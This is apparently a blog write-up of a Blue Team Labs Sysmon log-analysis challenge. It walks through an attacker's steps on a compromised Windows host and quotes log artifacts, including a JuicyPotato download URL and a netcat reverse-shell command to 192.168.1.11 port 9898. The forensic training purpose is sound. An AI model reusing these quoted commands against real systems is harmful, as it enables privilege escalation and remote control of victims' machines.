Blue Team Labs- Log Analysis- Sysmon
This would be the tenth write-up for the Blue team labs challenge series, we’ll start the Log Analysis- Sysmon challenge.
Blue Team Labs- Log Analysis- Sysmon
This would be the tenth write-up for the Blue team labs challenge series, we’ll start the Log Analysis- Sysmon challenge.
Brief overview of Sysmon.
System Monitor (Sysmon) is a Windows system service and device driver that can be useful for you because it provides a pretty detailed monitoring about what is happening in the operating system, starting from process monitoring, going through monitoring all the network and ending up with a discovery of the different types of exploitation techniques.
Given Scenario,

You are provided with Sysmon logs from a compromised endpoint. Analyse the logs to find out the steps and techniques used by the attacker.
In order to solve this challenge, a zip would be available to download named “Sysmon logs” Password to access this zip is given in the picture below.

Tools/Utility used-
- Text Editor
- Linux CLI
Q. What is the file that gave access to the attacker?
A. updater.hta
Explanation- Look for the IP in the second question and search for that.
Q. What is the powershell cmdlet used to download the malware file and what is the port?
A. INvoke-WebRequest, 6969
Explanation- Look out for powershell commands using grep in Linux CLI, (don’t paste the whole PS command but only cmdlet ;’)
Q. What is the name of the environment variable set by the attacker?
A. comspec=c:\Windows\temp\supply.exe
Explanation- Since supply.exe looks out to be a malicious executable, try and search around that.
Q. What is the process used as a LOLBIN to execute malicious commands?
A. ftp.exe
Q. Malware executed multiple same commands at a time, what is the first command executed?
A. ipconfig
Explanation- Keep an eye on supply.exe throughout, “C:\windows\temp\supply.exe /c \”ipconfig\”
Q. Looking at the dependency events around the malware, can you able to figure out the language, the malware is written
A. python
Q. Malware then downloads a new file, find out the full url of the file download
A. https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
Explanation- Focus on supply.exe command line
Q. What is the port the attacker attempts to get reverse shell?
A. 9898
Explanation- Attacker used juicy.exe to spawn a netcat shell back to their system, ”juicy.exe -l 9999 -p nc.exe -a \”192.168.1.11 9898 -e cmd.exe\”
메타데이터
- post_id
- 8d3e58d6f7a4
- slug
- blue-team-labs-log-analysis-sysmon-8d3e58d6f7a4
- url
- https://medium.com/@ERBATMAN/blue-team-labs-log-analysis-sysmon-8d3e58d6f7a4
- canonical_url
- https://medium.com/@ERBATMAN/blue-team-labs-log-analysis-sysmon-8d3e58d6f7a4
- author_url
- https://medium.com/@ERBATMAN
- status
- ok
- fetched_at
- 2026-07-24 03:44:10